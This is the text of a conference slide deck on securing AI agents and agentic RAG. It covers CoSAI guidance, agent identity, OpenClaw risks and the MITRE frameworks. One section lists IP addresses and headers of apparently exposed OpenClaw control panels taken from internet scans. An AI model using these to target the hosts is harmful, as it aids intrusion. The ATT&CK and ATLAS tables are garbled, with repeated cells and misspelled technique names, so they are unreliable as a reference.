

Securing AI Agents and Agentic RAG Implementations



Omar Santos
Distinguished Engineer
AI Security Engineering
Cisco Security & Trust

About Omar

Omar Santos is a Distinguished Engineer at Cisco focusing on artificial intelligence (AI) security, cybersecurity research, incident response, and vulnerability disclosure. He is the co-chair of the Coalition for Secure AI (CoSAI) and a board member of the OASIS Open standards organization. Omar is also the chair of the OpenEoX and the Common Security Advisory Framework (CSAF) technical committee. His work led the creation of the CSAF ISO standard.

Omar's collaborative efforts extend to numerous organizations, including the Forum of Incident Response and Security Teams (FIRST) and the Industry Consortium for Advancement of Security on the Internet (ICASI). Omar is the co-chair of the FIRST PSIRT Special Interest Group (SIG) and was the lead of the DEF CON Red Team Village for several years.

Omar is the author of over 25 books, 21 video courses, and over 50 academic research papers. Omar is a renowned expert in ethical hacking, vulnerability research, incident response, and AI security. Omar's work in cybersecurity is also recognized through multiple granted patents. Prior to Cisco, Omar served in the United States Marines focusing on the deployment, testing, and maintenance of Command, Control, Communications, Computer, and Intelligence (C4I) systems.



Agenda

- 01 Guidance from the Coalition for Secure AI
- 02 MITRE ATT&CK and MITRE ATLAS
- 03 OWASP Top 10 for LLM Applications
- 04 OWASP Top 10 for Agentic AI Applications
- 05 Model Context Protocol (MCP) Security
- 06 MAESTRO and Multi-Agent Security
- 07 Introducing Project CodeGuard
- 08 Open Discussion / Q&A

Introducing **COSAI**
COALITION FOR SECURE AI

<https://www.coalitionforsecureai.org>

CoSAI's Workstreams

Since its launch, CoSAI has made significant strides in strengthening AI security through several critical workstreams in collaboration with industry and academia:

- Software Supply Chain Security for AI Systems
- Preparing Defenders for a Changing Security Landscape
- AI Security Risk Governance
- Secure Design Patterns for Agentic Systems

<https://www.coalitionforsecureai.org>

CoSAI's GitHub Repositories

<https://github.com/orgs/cosai-oasis/repositories>

Imagine if...

...you're a medieval blacksmith, and someone tells you that in five hundred years, a single factory will produce more horseshoes in a day than your entire guild produces in a decade. You'd probably think about what that means for horseshoe quality, or maybe worry about your job security.

The implications of that kind of fabrication technology probably wouldn't have you immediately jump to "and therefore the entire concept of transportation will be fundamentally reimaged and horses will become recreational curiosities."

This is roughly where we are with AI and security right now.



Yesterday's approaches don't
support today's reality

Software Engineering and AI

AI-Driven Code Dominance:

- 80%+ of all code at frontier AI labs are written entirely by AI
- Engineers' workflow has shifted to "write spec → step away → return to review AI-generated code"
- Traditional junior engineer roles are becoming obsolete in these organizations

Broader Implications:


- This trend will create global economic shockwaves over the next 18–36 months
- Key Insight: It's not just about code... coding is simply the first domino in a larger automation revolution. For instance, Claude CoWork, Antigravity and NotebookLM integration, etc.

“Prompt Kiddies” are the new “Script Kiddies”

Even teenager with \$100 in API credits will be capable of executing sophisticated cyber attacks

DARPA AI Cyber Challenge already showed autonomous systems finding and patching dozens of vulnerabilities with minimal human input

Google’s Big Sleep and Code Mender is actively finding vulnerabilities in production systems; these are real, deployed capabilities



<https://www.anthropic.com/news/disrupting-AI-espionage>

Everyone is creating digital twins... Assume that you hire a new security analyst...



New Hire

Unfamiliar with tools
and processes

Onboarding

Reading
documentation,
watching videos

Mentorship

Guidance from
experienced team
member

Starter Project

Hands-on
experience with real
tasks

Team Integration

Joining
Webex/Slack,
attending meetings

Productive Analyst

Familiar with tools
and processes

Except this analyst ...

Never sleeps, can work on ten projects simultaneously, and is more productive.

They're not a tool or a script in the current primitive sense.

They're a virtual collaborator, as close to a human team member as makes no difference for most practical purposes.

These virtual collaborators will have persistent memory, learning from every interaction, and increasingly have work of greater complexity delegated to them.

They'll develop expertise in your specific environment and even need to be performance managed.

Identity and Access Management for AI Agents



Current security models only recognize **human accounts** and **service accounts**



AI agents don't fit either category. They're autonomous, adaptive, and can spawn sub-agents



AI Agent Characteristics:

- Works autonomously for **hours or days**
- Maintains its own **notes and memory**
- Can **spawn sub-agents** for parallel work
- May run on **infrastructure outside direct control**

Why Existing Models Fail?

- **Not a service account:** service accounts don't learn, adapt, or self-replicate
- **Not a user account:** agents operate at **superhuman speed** and scale
- **New Identity Class:**
 - Represents a **new category of non-human identities**
 - Security must evolve to address their **ephemeral existence, scalability, and autonomy**
- **Strategic Impact:**
 - Companies solving this identity challenge will gain massive competitive advantage
 - Poorly handled identity leads to either:
 - **Excessive restrictions** that hinder AI deployment, or
 - **Severe vulnerabilities** worse than traditional breaches

AI agents are your new insider threat!



Access to this website has been **BLOCKED** by
corporate security Policy. Please review the disclaimer
below for more information.



OPENCLAW

Recent: ClawHavoc Campaign — 341 Malicious Skills Found

Security researchers discovered 341 malicious skills in ClawHub designed to distribute the Atomic Stealer (AMOS) malware. Over 1,800 exposed OpenClaw instances were found leaking API keys and credentials. China's Ministry of Industry and Information Technology also issued a warning about OpenClaw security risks in February 2026.

TOTAL RESULTS

6,636

TOP COUNTRIES

**United States**

China

Singapore

Germany

Hong Kong

[More...](#)

TOP PORTS

18789

443

80

8080

18888

[More...](#)

TOP ORGANIZATIONS

DigitalOcean, LLC

TOTAL RESULTS

10,403

TOP COUNTRIES

**United States**

China

Indonesia

Singapore

Hong Kong

[More...](#)

TOP PORTS

18789

443

80

8080

3000

[More...](#)

TOP ORGANIZATIONS

TOTAL RESULTS

5,192

TOP COUNTRIES

**China****United States**

Singapore

Germany

Japan

[More...](#)

TOP PORTS

18789

443

80

8080

8443

[More...](#)

TOP ORGANIZATIONS

[View Report](#)[View on Map](#)**Product Spotlight:** We've Launched a new API for Fast...**OpenClaw Control ↗**

46.225.0.107

static.107.0.225.46.clients.your-serv.de

Hetzner Online GmbH

United Arab Emirates, Dubai

ai

HTTP/1.1 200 OK
Content-Type: text/html; char
Cache-Control: no-cache
Date: Fri, 06 Feb 2026 04:34:
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 838

OpenClaw Control ↗

1.15.94.40

Tencent cloud computing (Beijing)
Co., Ltd.

China, Shanghai

ai

HTTP/1.1 200 OK
Content-Type: text/html; char
Cache-Control: no-cache
Date: Fri, 06 Feb 2026 04:19:
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 841

OpenClaw Control ↗

46.225.53.109

static.109.53.225.46.clients.your-serv.de

Hetzner Online GmbH

United Arab Emirates, Dubai

ai

HTTP/1.1 200 OK
X-Frame-Options: DENY
Content-Security-Policy: fram
X-Content-Type-Options: nosni
Content-Type: text/html; char
Cache-Control: no-cache
Date: Fri, 06 Feb 2026 04:19:
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 841

OpenClaw Control ↗

206.189.174.67

SSL Certificate

OS

OpenClaw Threat Model
MAESTRO 7-LAYER FRAMEWORK

C

MAESTRO Threat Model for OpenClaw

A comprehensive security analysis of the OpenClaw agentic AI framework using the MAESTRO 7-layer threat model. Created by Omar Santos and Claude ;-). This visualization maps 33 identified threats across all layers — from foundation models to the agent ecosystem — with severity ratings and mitigations.

7

LAYERS

33

THREATS

11

CRITICAL

12

HIGH

13

MEDIUM

⚠ Recent: ClawHavoc Campaign — 341 Malicious Skills Found

Security researchers discovered 341 malicious skills in ClawHub designed to distribute the Atomic Stealer (AMOS) malware. Over 1,800 exposed OpenClaw instances were found leaking API keys and credentials. China's Ministry of Industry and Information Technology also issued a warning about OpenClaw security risks in February 2026.

<https://sandbox.websploit.org/openclaw>


Let's go back in time...

It's 2024-2025


Feels like decades ago...

Traditional Retrieval Augmented Generation (RAG)


Connects an LLM to a single external knowledge base, augmenting queries with additional context to improve response accuracy. It is largely reactive, retrieving data only when prompted and relying on static rules or prompt engineering



We moved from the “Traditional LLM” Application



To Agentic RAG and Multi-Agent Systems



Many Types of Agents

Agent Type	Description
Routing Agents	Direct queries to the most relevant sources.
Query Planning Agents	Break down complex queries and manage sub-queries.
Re-Act Agents	Combine reasoning and action, using tools and real-time data.
Dynamic Planning Agents	Separate high-level planning from execution, adapt to changing requirements.

* and more architectures being developed

**So, what's the industry
guidance?**

ATT&CK®

[Get Started](#) [Take a Tour](#)
[Contribute](#) [Blog 🔍](#)
[FAQ](#) [Random Page ▾](#)

MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world – by bringing communities together to develop more effective cybersecurity. ATT&CK is open and available to any person or organization for use at no charge.

ATT&CK Matrix for Enterprise

layout: side ▾ show sub-techniques hide sub-techniques

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection
11 techniques	8 techniques	11 techniques	17 techniques	23 techniques	14 techniques	47 techniques	17 techniques	34 techniques	9 techniques	17 techniques
Active Scanning (2)	Acquire Access (2)	Content Injection (2)	Cloud Administration Command (7)	Abuse Elevation Control Mechanism (8)	Adversary-in-the-Middle (4)	Exploitation of Remote Services (4)	Adversary-in-the-Middle (4)	Account Discovery (4)	Lateral Tool Transfer (2)	Automated Collection (2)
Gather Victim Host Information (4)	Acquire Infrastructure (4)	Drive-by Compromise (4)	Command and Scripting Interpreter (13)	BITS Jobs (5)	Access Token Manipulation (5)	Brute Force (6)	Archive Collected Data (3)	Internal Spearphishing (2)	Remote Service Session Hijacking (2)	Audio Capture (2)
Gather Victim Identity Information (2)	Compromise Account (2)	Exploit Public-Facing Application (2)	Boot or Logon Autostart Execution (14)	BITS Jobs (7)	Build Image on Host (2)	Cloud Infrastructure Discovery (2)	Cloud Service Dashboard (2)	Cloud Service Discovery (2)	Cloud Service Discovery (2)	Clipboard Data (2)
Gather Victim Network Information (4)	Compromise Infrastructure (4)	Container Administration Command (2)	Boot or Logon Initialization Scripts (5)	Account Manipulation (7)	Debugger Evasion (2)	Cloud Service Discovery (2)	Cloud Service Discovery (2)	Cloud Service Discovery (2)	Cloud Service Discovery (2)	Cloud Service Discovery (2)
Gather Victim Org Information (4)	Develop Capabilities (4)	External Remote Services (2)	Deploy Container (2)	Boot or Logon Autostart Execution (14)	Delay Execution (2)	Forced Authentication (2)	Cloud Service Discovery (2)	Cloud Service Discovery (2)	Cloud Service Discovery (2)	Cloud Service Discovery (2)
Establish Accounts (3)	Hardware Additions (2)	ESXi Administration Command (2)	Cloud Application Integration (2)	Deobfuscate/Decode Files or Information (2)	Deobfuscate/Decode Files or Information (2)	Cloud Service Discovery (2)	Cloud Service Discovery (2)	Cloud Service Discovery (2)	Cloud Service Discovery (2)	Cloud Service Discovery (2)
Phishing for Information (1)										

<https://attack.mitre.org>

MITRE ATLAS®

Matrix Tactics Techniques Mitigations Case Studies Resources ▾ Contribute

Home ▶ Matrices ▶ ATLAS Matrix

ATLAS Matrix

The ATLAS Matrix below shows the progression of tactics used in attacks as columns from left to right, with ML techniques belonging to each tactic below.

* indicates an adaption from ATT&CK. Click on the blue links to learn more about each item, or search and view ATLAS tactics and techniques using the links at the top navigation bar. View the ATLAS matrix highlighted alongside ATT&CK Enterprise techniques on the [ATLAS Navigator](#).

Reconnaissance*	Resource Development*	Initial Access*	AI Model Access*	Execution*	Persistence*	Privilege Escalation*	Defense Evasion*	Credential Access*	Discovery*	Lateral Movement*	Collection*	AI Attack Staging*	Command and Control*	Exfiltration*
8 techniques	12 techniques	7 techniques	4 techniques	5 techniques	8 techniques	3 techniques	11 techniques	5 techniques	9 techniques	2 techniques	4 techniques	6 techniques	2 techniques	6 techniques
Active Scanning (6)	Acquire Infrastructure (6)	AI Supply Chain Compromise (6)	AI Model Reference API Access (6)	AI Agent Context Poisoning (6)	AI Agent Tool Invocation (6)	AI Agent Tool Invocation (6)	Corrupt AI Configuration (6)	AI Agent Tool Self-Replication (6)	Cloud Service Discovery (6)	Phishing (6)	AI Artifact Collection (6)	Craft Adversarial Data (6)	AI Service API Reversal Shell (6)	Exfiltration Using AI Agent Invocation (6)
Gather RAG-Indexed Data (2)	Acquire Public AI Artifacts (2)	Drive-by Compromise (6)	AI-Enabled Model of Service (6)	AI Agent Tool Invocation (6)	AI Agent Tool Data Poisoning (6)	AI Agent Tool LLM Jilbreak (6)	Use Execution of LLM Instructions (6)	Valid Accounts (6)	Phishing (6)	Use Alternate Authentication Material (6)	Data from AI Services (6)	Create Proxy AI Model (6)	Extract LLM System Prompt (6)	Exfiltration Using Other Means (6)
Gather Victim Identity Information (4)	Develop Capabilities (4)	Evaide AI Model (4)	Full AI Model Persistence (4)	Command and Scripting Interpreter (6)	LLM Prompt Crafting (6)	LLM Prompt Crafting (6)	Evade AI Model (6)	OS Credential Dumping (6)	Cloud Service Discovery (6)	Discover AI Artifacts (6)	Data from Information Repositories (6)	Deepfakes (6)	LLM Response Rendering (6)	LLM Data Leakage (6)
Search Application Repositories (2)	Exploit Public-Facing Applications (2)	Phishing (6)	Physical Environment Access (2)	LLM Prompt Crafting (6)	LLM Prompt Crafting (6)	LLM Prompt Crafting (6)	Manipulate AI Model (6)	Impersonation (6)	Phishing (6)	Discover AI Local Family (6)	Data from Local System (6)	Generate Malicious Commands (6)	Process Discovery (6)	LLM Response Rendering (6)
